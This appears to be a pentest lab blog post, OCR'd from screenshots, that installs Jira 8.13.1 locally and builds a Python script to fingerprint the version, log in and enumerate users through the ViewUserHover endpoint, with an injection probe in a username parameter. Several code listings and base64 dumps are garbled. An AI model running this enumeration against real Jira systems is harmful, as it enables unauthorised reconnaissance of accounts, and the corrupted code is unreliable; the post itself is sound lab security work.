


Intro

I remember one time when I first saw Jira in the company I was asked to pentest. I was a little bit surprised that „they are using it” – anyway – pentest is pentest, so I decided to take a look around... After few years ;] I decided to check Jira again – this time on my local LAB environment – so below you'll find few notes about it. Here we go...

Environment

Below we'll prepare a local working environment with latest Jira (8.13.1[1]). First of all I tried to install version 7.9.1 on Windows VM, check it out:



But after a while (and some errors related to DB) I decided to switch back to Ubuntu VM:

```
c@jirap:~$ wget https://www.atlassian.com/software/jira/downloads/binary/atlassian-jira-core-8.13.1-x64.bin
--2020-11-26 20:24:59--  https://www.atlassian.com/software/jira/downloads/binary/atlassian-jira-core-8.13.1-x64.bin
Resolving www.atlassian.com (www.atlassian.com)... 18.184.99.149, 18.184.99.150,
18.184.99.151
Connecting to www.atlassian.com (www.atlassian.com)|18.184.99.149|:443... connected.
```

When file was downloaded I used *sudo* to switch to root and to start the installation:

```
root@jirap:/home/c/source
root@jirap:/home/c/source# ./atlassian-jira-core-8.13.1-x64.bin
Unpacking JRE ...
Starting Installer ...

This will install Jira Core 8.13.1 on your computer.
OK [o, Enter], Cancel [c]

Click Next to continue, or Cancel to exit Setup.


Choose the appropriate installation or upgrade option.
Please choose one of the following:
Express Install (use default settings) [1], Custom Install (recommended for advanced users) [2]

Select the folder where you would like Jira Core to be installed.
Where should Jira Core be installed?
[/opt/atlassian/jira]
```

Installation was pretty smooth[2] so I continued with Burp and the browser:

```
Please wait a few moments while Jira Core starts up.  
Launching Jira Core ...  
  
Installation of Jira Core 8.13.1 is complete  
Your installation of Jira Core 8.13.1 is now ready and can be accessed via  
your browser.  
Jira Core 8.13.1 can be accessed at http://localhost:8080
```

Before I started I also created 1 normal (read: not admin) user to check also the part of webapp available for other users than the admin. We should be here:



The screenshot shows the Jira Core 8.13.1 web interface. The URL is 192.168.1.10:8080/projects/SEC/issues/SEC-1?filter=allopenissues. The page title is "Open issues". On the left, there's a sidebar with "secretproject" selected, showing "Issues" as the active tab. The main content area displays a list of issues under "Open issues": SEC-1 (This is your first task), SEC-2 (Workflows and statuses), SEC-3 (Editing tasks), SEC-4 (Searching for information), SEC-5 (Keyboard shortcuts), and SEC-6 (What's next?). To the right, a detailed view of SEC-1 is shown with the following fields: Type: Task, Priority: Medium, Labels: None. The description field contains the text "This is your first task.".

So far, so good. Environment looks like a ready to start our pentest. At this stage it's recommended to create a snapshot (it will save you some time when you will trash Jira with some weird Burp's requests ;)). Let's move to the next section – we'll try to enumerate Jira a bit to get some interesting information that we can use later during the *pentest*. Here we go...

Goal

My goal here was very simple:

- learn more about Jira (cool intro to JSP source code auditing ;))
- find some bugs we can use during ‘the pentest project’.

Assuming we are asked to perform an internal pentest of the Jira installed in the organisation I decided to enumerate the target installation and find out what I can do (or find) if I can access the webpage as a normal ('registered' but not an admin) user or simply as a guest visitor. Below you'll find few notes.

For example:

The screenshot shows an Apache Tomcat 8.5.57 error page. The URL in the address bar is 192.168.1.10:8080/rest/workflowDesigner/latest/workflows?name=. The title of the page is "HTTP Status 400 – Bad Request".
The "Type" is listed as "Exception Report".
The "Message" is "Invalid character found in the request target [/rest/workflowDesigner/latest/workflows?name=SEC%3A+Project+Management+Workflow]".
The "Description" is "The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, or invalid request message framing)".
The "Exception" section shows a detailed stack trace:

```
java.lang.IllegalArgumentException: Invalid character found in the request target [/rest/workflowDesigner/latest/workflows?name=SEC%3A+Project+Management+Workflow]
        org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:505)
        org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:502)
        org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
        org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:818)
        org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1626)
        org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
        java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
        java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
        org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
        java.lang.Thread.run(Thread.java:748)
```


A "Note" at the bottom states: "The full stack trace of the root cause is available in the server logs."
The footer of the page reads "Apache Tomcat/8.5.57".

I started from few initial Burp's Intruder scans. After a while (as a guest visitor) I found multiple stacktraces as a responses for a malformed requests but it still wasn't what I was looking for. Next I landed here, logged-in as a normal user:

The screenshot shows a web browser window. The URL in the address bar is 192.168.1.10:8080/secure/ViewUserHover!default.jspa?decorator=none&username=';open(123123);//&_=1606505512869. The main content area displays the message "User does not exist: '';open(123123);//". A question mark icon is visible in the top left corner of the browser window.

Ok, so far, so good – looks like we have a possibility to enumerate users (yes, I know you can simply view them when you're looged in but that's not the case here, isn't it?). Checking username that should exists in the target webapp:

The screenshot shows a Jira user profile for 'administrator'. The URL in the address bar is 192.168.1.10:8080/secure/ViewUserHover!default.jspa?decorator=none&username=admin&... . The page displays the user's name 'administrator' and email 'admin@here.com'. Below this, the timestamp '8:58 PM - Friday - Warsaw' is shown. A navigation menu on the left includes links for 'Activity', 'More' (with sub-links for 'Profile', 'Current Issues', and 'Administer User'), and a search bar containing 'adr'.

Ok, looks good. At this stage I decided to prepare a small script to enumerate users. To continue I started VMWare with Kali Linux[3]. Below you'll find a simple skeleton file we'll try to extend. We'll start here:

```

class="atlassian-footer">
<li>c@kali: ~/src/jirappw
#!/usr/bin/env python
</li># jirappa.py - simple script to enumerate users
<li># 06.12.2020 @ 15:26
#
</li>
<li>import sys, re
import requests
</li>
<ul> #target = sys.argv[1] # Jira URL here

def main():
    print '*'*70
    print ' >> Jirappa <<'
    print '*'*70
    target = raw_input('Tell me what is your Jira address: ')

    print 'Checking address: %s' % ( target )

    s = requests.session()
    try:
        init_req = s.get(target, verify=False)
        init_resp = init_req.text

        print 'Init req: OK, host alive'

        find_ver = re.compile('span id="footer-build-information"><.*?>span title="')
        found_ver = re.search(find_ver, init_resp)

        if found_ver:
            version = found_ver.group(1)
            print 'Found version: %s' % ( version )

    except:
        print 'Error: Could not connect to the target Jira instance'

if __name__ == '__main__':
    main()

```

"jirappa.py" 49L, 834C

Current results for our latest[1] Jira version (I used:8.13.1 x64) on Ubuntu are presented in the table below:

```

c@kali:~/src/jirappw$ ./jirappa.py
*****
>> Jirappa <<
*****
Tell me what is your Jira address: http://192.168.1.10:8080/

```

```
Checking address: http://192.168.1.10:8080/
Init req: OK, host alive
Found version: (v8.13.1#813001-<
c@kali:~/src/jirappwn$
```

Let's continue here:

The screenshot shows a browser window for '192.168.1.10:8080/login.jsp'. The page displays a 'Welcome to Jira 8.13.1' form with fields for 'Username' (set to 'hello') and 'Password' (set to '*****'). Below the form are links for 'Remember my login on this computer', 'Not a member? Sign up for an account.', 'Log In', and 'Can't access your account?'. At the bottom, it says 'Powered by a free Atlassian Jira evaluation license. Please consider purchasing a full license.' and features the Atlassian logo.

To the right of the browser is a terminal window titled 'c@kali: ~/src/jirappwn'. It contains a Python script for exploit development. The script prints the target URL, performs a GET request to check if the host is alive, and then attempts to log in with the credentials ('hello' and 'world'). It also handles session management and logs the response.

```

print ' >> Jirappa <<'
print '*'*70
target = raw_input('Tell me what is your target?')
print 'Checking address: %s' % ( target )
s = requests.Session()
try:
    init_req = s.get(target, verify=False)
    init_resp = init_req.text
    print '[+] Init req: OK, host alive'
    find_ver = re.compile('span id="foot')
    found_ver = re.search(find_ver, init_resp)
    if found_ver:
        version = found_ver.group(1)
        print '[+] Found version: %s' % (version)
    # init req ok, ver found, preparing
    print '[+] Login req: preparing...'
    login = raw_input("What's your name?")
    password = raw_input("Tell me your password?")
    login_url = target + '/login.jsp'
    login_req = s.post(login_url, verify=False)
    login_resp = login_req.text

```

Cool. Now our super-script is able to detect the version of remote Jira installation and check if there is a login page. So far, so good but we still need to dig a bit deeper and (at least) – try to log in. Let's see, our request (in WebDeveloper Tools; Ctr+F12) looks like this:

The screenshot shows the Network tab of a browser developer tools window. A failed login attempt is highlighted with a red border. The request details show a POST method to '192.168.1.1.../login.jsp' with a body containing 'os_username: "hello"' and 'os_password: "world"'. The response status is '401 Unauthorized' with the message 'Sorry, your username and password are incorrect - please try again.'


Metoda	Domena	Plik	Inicjator	Typ	Przesłano	R...
POST	192.168.1.1...	login.jsp	document	html	7.84 KB	2...
GET	192.168.1.1...	batch.js?locale=en-US		script	js	w pamięci podr...
GET	192.168.1.1...	batch.js?locale=en-US		script	js	w pamięci podr...
GET	192.168.1.1...	jira.webresources:captcha.js		script	js	w pamięci podr...
GET	192.168.1.1...	shortcuts.js		script	js	w pamięci podr...
GET	192.168.1.1...	jira.webresources:bigpipe-js.js		script	js	w pamięci podr...
GET	192.168.1.1...	jira.webresources:bigpipe-init.js		script	js	w pamięci podr...
GET	192.168.1.1...	fav-jcore.png	FaviconLo...	png	w pamięci podr...	4...
POST	192.168.1.1...	resources	batch.js:19 ...	json	896 B	5...

Below the table, the 'Zawartość żądania' section shows the raw POST data: 'os_username=hello&os_password=world&os_destination=&user_role=&atl_token=&Log+In'.

Time to update our skeleton script. Let's move forward...

Previewing JIRA


For now we should be here, intercepting the login request:



The screenshot shows the Burp Suite interface with a captured POST request to http://192.168.1.10:8080/rest/gadget/1.0/login. The "Intercept is on" button is highlighted. The request body contains the login credentials: os_username=admin&os_password=admin.

```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: /*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fb96e7dc07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF
os_username=admin&os_password=admin
```

Burp has a great *feature*: while we're requesting the login page – use rightclick to check menu option called:



A context menu is open over the captured request, with the option "Copy as requests with session object" highlighted.

```
POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: /*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fb96e7dc07f0bcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF
os_username=admin&os_password=admin
```

As we can see we need to rewrite our skeleton-poc – after a while we should be here:



The screenshot shows the Burp Suite script editor with a Python script named "burpcheck.py". The script uses the requests library to send a POST request to the JIRA login endpoint with the provided credentials.

```
c:\kali: ~/src/jirappn
import requests
session = requests.session()
burp0_url = "http://192.168.1.10:8080/rest/gadget/1.0/login"
burp0_cookies = {"atlassian.xsrf.token": "BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fb96e7dc07f0bcf75de815_lout", "JSESSIONID": "28D9B03F03C6CA672D706FF2143D13DF"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "*/*", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://192.168.1.10:8080/secure/Dashboard.jspa", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With": "XMLHttpRequest", "Origin": "http://192.168.1.10:8080", "Connection": "close"}
burp0_data = {"os_username": "admin", "os_password": "admin"}
session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
print("burpcheck.py" 9L, 857C written)
```

Checking:

```
c@kali: ~/src/jirappwn
import requests

session = requests.session()

burp0_url = "http://192.168.1.10:8080/rest/gadgets/1.0/login"
burp0_cookies = {"atlassian.xsrf.token": "BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fb96e7cd07fbcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Referer": "http://192.168.1.10:8080/secure/Dashboard.jspa", "Connection": "close"}
burp0_data = {"os_username": "admin", "os_password": "admin"}
req = session.post(burp0_url, headers=burp0_headers, data=burp0_data)
resp = req.text

print resp
```

According to the response – we now should be able to proceed with other requests we're looking for.

Request	Response
Raw	Raw
Params	Headers
Headers	Hex
Hex	

POST /rest/gadget/1.0/login HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10:8080/secure/Dashboard.jspa
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://192.168.1.10:8080
Connection: close
Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_2f25d4ea2c929ac6fb96e7cd07fbcf75de815_lout; JSESSIONID=28D9B03F03C6CA672D706FF2143D13DF
os_username=admin&os_password=admin

HTTP/1.1 200
X-REQUEST-ID: 1352x184415x1
Referrer-Policy: strict-origin-when-cross-origin
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Set-Cookie: JSESSIONID=03146CDDDC065272CC8DB83378283580; Path=/; HttpOnly
X-Seraph-LoginReason: OK
Set-Cookie: atlassian.xsrf.token=BKGB-BR3Z-WT6Q-KXM6_00d35498b14b748819e3c1ea9b406a6e9d479695_lin; Path=/
X-ASESSIONID: 1rufing
X-AUSERNAME: admin
Cache-Control: no-cache, no-store, no-transform
Vary: User-Agent
Content-Type: application/json; charset=UTF-8
Date: Sun, 06 Dec 2020 21:32:21 GMT
Connection: close
Content-Length: 294

{"allowCookies":true,"externalUserManagement":false,"isPublicMode":true,"isElevatedSecurityCheckShown":false,"loginSucceeded":true,"captchaFailure":false,"loginError":false,"communicationError":false,"contactAdminLink":"please contact your Jira administrators","loginFailedByPermissions":false}

Let's see if this is true:

```
c@kali:~/src/jirappwn$ cat jirappa.py
#!/usr/bin/env python
# jirappa.py - simple script to enumerate users
# 06.12.2020 @ 16:26
#
import sys, re
import requests

#target = sys.argv[1] # Jira URL here

def main():
    print '*'*70
    print ' >>Jirappa <<'
    print '*'*70
    target = raw_input('Tell me what is your Jira address: ')

    print 'Checking address: %s' % ( target )

    s = requests.session()
    try:
        init_req = s.get(target, verify=False)
        init_resp = init_req.text
```

```

print '[+] Init req: OK, host alive'

find_ver = re.compile('span id="footer-build-information">(.*)span title="')
found_ver = re.search(find_ver, init_resp)

if found_ver:
    version = found_ver.group(1)
    print '[+] Found version: %s' % (version)

# init req ok, ver found, preparing login stage:
print '[+] Login req: preparing...'
login = raw_input(" What's your name soldier: ") #
aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1lY3g2U0dWWjB0ZyZhYl9jaGFubmVsPWRpc2Nvc2Vhbjlx
login = login.rstrip()
password = raw_input(" Tell me your password now: ")
password = password.rstrip()
login_data = {
    'os_username': login, # 'hello',
    'os_password': password, # 'world',
    'os_destination':'',
    'user_role':'',
    'atl_token':'',
    'login':'Log+In'
}

login_url = target + '/login.jsp #' /rest/gadget/1.0/login #' /login.jsp'
login_req = s.post(login_url, data=login_data, verify=False)
login_resp = login_req.text

check_login = re.compile('for administrator')
login_ok = re.search(check_login, login_resp)

#print login_resp

if login_ok:
    print '[+] Welcome ' + login + ' :*'
else:
    print '[-] Still can not log in :Z'

#print login_resp

# not available
except NameError as e:
    print '[-] Error:', e

if __name__ == '__main__':
    main()
c@kali:~/src/jirappwn$
```

It should look similar to the output presented on the screen below:

```

c@kali:~/src/jirappwn
c@kali:~/src/jirappwn$ ./jirappa.py
*****
>> Jirappa <<
*****
Tell me what is your Jira address: http://192.168.1.10:8080/
Checking address: http://192.168.1.10:8080/
[+] Init req: OK, host alive
[+] Found version: (v8.13.1#813001-<
[+] Login req: preparing...
    What's your name soldier: admin
    Tell me your password now: admin
[+] Welcome admin :*
c@kali:~/src/jirappwn$ 

```

So far, so good. ;] As we are „logged-in” now, our very next step will be the request to check the existence of the user(s) list). To do that we need to change our script a little bit. Let's change this:

```

c@kali:~/src/jirappwn$ cat -n jirappa.py | base64
ICAgICAxCSMhL3Vzci9iaW4vZW52IH5dGhbogICAgIDJlyBqaXJhcHBhLnB5IC0gc2ItcGxI
IHnjcmIwdCB0byBlbnVtZXJhdGUgdXNlcnMKICAgICazCSMgMDYuMTluMjAyMCBAIDE1OjI2CiAg
ICAgNAkjIAogICAgIDUJCiAgICAgNgIpbXBvcnQgc3lZLCByZQogICAgIDCJaW1wb3J0IHJcXVI
c3RzCiAgICAgOAkKICAgIC5CSN0YXJnZXQgPSBzeXMuYXJndlsxXSAtEppcmEgVVJMIGhlcumUK
ICAgIDewCQogICAgMTEJZGVmIG1haW4oKToKICAgIDeysCSAgCHpbnQgJyonKjcwCiAgICAxMwkg
IHByaW50ICcgICAgPj4gSmlYXBwYSA8PCcKICAgIDe0CSAgCHpbnQgJyonKjcwCiAgICAxNQkg
IHRhcmdldCA9IHJhd19pbnB1dCgnVGvsbCbtsB3aGF0IGlzlHlvdXlgSmlYSBhZGRyZXNzOia
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dCApIAogICAgMTgJCiAgICAxOQkgIHMsPSByZXF1ZXN0cy5zZXNzaW9uKCkKICAgIDlwCSAgdHJ5
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MgkgICAgw5pdF9yZXNwID0gaW5pdF9yZXEudGV4dAogICAgMjMjCiAgICAgNAkgICAgCHpbnQg
J1srXSBJbmI0IHJcTogT0ssiGhvc3QgYWxpdmUnCiAgICAgNQkKICAgID2CSAgICBmaW5kX3ZI
ciA9IHJlLmNvbXBpbGUoJ3NwYW4gaWQ9lmZvb3Rlci1idWlsZC1pbmZvcm1hdGlvbi+KC4qPyIz
cGFulHRpdGxIPScplAogICAgMjCjICAgIGzvdW5kX3ZlciA9IHJlLnN1YXJjaChmaW5kX3Zlciwg
aW5pdF9yZXNwKQogICAgMjgJCiAgICAgOQkgICAgwYtgZm91bmRfdmVyoGogICAgMzAJICAgICAg
dmVyc2lvbiA9IGzvdW5kX3Zlci5ncm91cCxgkQogICAgMzEJICAgICAgCHpbnQgJ1srXSBBg3Vu
ZCB2ZXJzaW9uOiaLcycgJSaoIHZlcnNpb24gKQogICAgMzIJCiAgICAzMwkgICAglyBpbmI0IHJl
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X2RhdGEgPSB7CiAgICAgICA0MAkgICAgICAnb3NfdXNlcm5hbWUnOibsb2dpbiwgICAglyAnaGVsbG8n
LAogICAgNDEJICAgICAgJ29zX3Bhc3N3b3JkIzogcGFzc3dvcnQsICMgj3dvcmxkJywKICAgIDQy
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JwogICAgNDYJICAgIHOIKICAgIDQ3CQogICAgNDgjICAgIGxvZ2luX3VybCA9IHRhcmdldCArIccv
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IGxvZ2luX29rOgogICAgNTgJICAgICAgCHpbnQgJ1srXSbxZwxb21ICcgkyBsb2dpbiAriCcg
OionCiAgICAg1OQkgICAgZwzzToKICAgIDYwCSAgICAgIHByaW50ICdbLV0gU3RpbGwgY2FulG5v
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Z2luX3Jlc3AKICAgIDY1CQogICAgNjYJICAgI5vdCBhdmFpbGFibGUKICAgIDY3CSAgZxhjZXB0
IE5hbWVFcnJvcIBhcyBIOgogICAgNjgjICAgIHByaW50ICdbLV0gRxyb3I6JywgZQogICAgNjkj
CiAgICAg3MAlpZiBfx25hbWVfxyA9PSAnX19tYwluX18nOgogICAgNzEJICBtYwluKCKK

```

```
c@kali:~/src/jirappwn$
```

To this:

```
c@kali:~/src/jirappwn$ cat jirappa.py |base64  
lyEvdXNyL2Jpbj9lbnyGcHl0aG9uCiMgamlYXBwYS5weSAtIHNPbXBsZSBzY3JpcHQgdG8gZW51  
bWVvYXRRIHvZJzCiMgMDYuMTIuMjAyMCBAIDE1OjI2CiMgCgppbXBvcnQgc3lzLCByZQppbXBv  
cnQgcmVxdVVzdHMKCiN0YXInZXQgPSBzeXMuYXJndlsxXSAlEppcmEgVVJMIGhcmUKCmRlZiBt  
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bnQgJ1srXSBJbml0IHJlcTogT0sslGhvc3QgYWxpdUnCgoglCAgZmluZF92ZXlgPSByZS5jb21w  
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dCANWytdIEZvdW5kIHZlcnNpb246ICVzJyAllCggdmVyc2lvbiApCgoglCAgIyBpbmI0IHJlcSBv  
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bCBtZSB5b3VylHBhc3N3b3jkIG5vdzoglikKICAgIHBhc3N3b3jkID0gcfGfzc3dvcmlQuCnN0cmIw  
KCKKICAgIGxvZ2luX2RhdGEgPSB7CiAgICAgICdvc191c2VybmfZSc6IGxvZ2luLCAgICAgICd  
ZWxsbycsCiAgICAgICdvc19wYXNzd29yZC6IHBhc3N3b3jkLCAjICd3b3jsZCcsCiAgICAgICd  
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JzonJywKICAgICAgJ2xvZ2luJzonTG9nK0luJwogiCAgFQoKICAgIGxvZ2luX3VybCA9IHRCmdl  
dCARlCcvbG9naW4uanNwJyAjy9yZXN0L2dhZGdldC8xLjAvbG9naW4nICMnL2xvZ2luLmpzcCcK  
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PSByZS5jb21waWxIKCdmdb3IgYWRtaW5pc3RyYXRvcicpCiAgICBsb2dpbl9vayA9IHJlLnNlYXJj  
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J1srXSbzXWzb21lICcgKyBsb2dpbiArICcgOionCgoglCAgICByZWfkBwUgPSByYXdfaW5wdXQo  
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LCAncicpCiAgICAgIGZvciB1c2VylGlulGzWogoglCAgICAgIhvzZxlgPSB1c2VylNjzdHJpcCgp  
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ZxJfy2hly2tfcmVxID0gcy5nZXQodXNyX2VudW1fbGluaYwZ5PUZhbHNlKQoglCAgICAg  
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IGZvdW5kX3VzZxlgPSByZS5zZWfY2goZmluZf91c2VylCB1c2VyX3Jlc3ApCgoglCAgICAgIGl  
IGZvdW5kX3VzZxI6CiAgICAgICAgICBwcmludCANWytdICAgICBvC2VylGZvdW5kOiaLcycgJSa  
IGZvdW5kX3VzZxIuZ3JvdXAoMSkgKQoKCgoglCAgZwzzToKICAgICAgchJpbnQgJ1stXSBDGIs  
bCBjYW4gbm90IGxvZyBpbA6WicKCIAgIyBub3QgYXZhaWxhYmxlCiAgZXhjZXB0IE5hbWVFcnJv  
ciBhcyBIOgoglCAgchJpbnQgJ1stXSBFcnJvcjonLCBICgppZiBfx25hbWVfxA9PSAnX19tYWlu  
X18nOgoglG1haW4oKQo=
```

After a while we should be somewhere here:

```
c@c@kali: ~/src/jirappwn  
c@kali:~/src/jirappwn$ ./jirappa.py  
*****  
    >> Jirappa <<  
*****  
Tell me what is your Jira address: http://192.168.1.10:8080/  
Checking address: http://192.168.1.10:8080/  
[+] Init req: OK, host alive  
[+] Found version: (v8.13.1#813001-<  
[+] Login req: preparing...  
    What's your name soldier: admin  
    Tell me your password now: admin  
[+] Welcome admin :*  
Username list location please: /home/c/src/jirappwn/usernamez.txt  
[+]     User found: admin  
c@c@kali:~/src/jirappwn$ cat usernamez.txt  
admin  
administrator  
superhacker  
nothacker  
tester  
ldap  
jirauser  
aduser  
c@c@kali:~/src/jirappwn$
```

Looks good enough to be an initial check during our internal pentests[\[4\]](#). ;)

Hope you'll find it useful.

References

Links/resources I found interesting while I was creating this article:

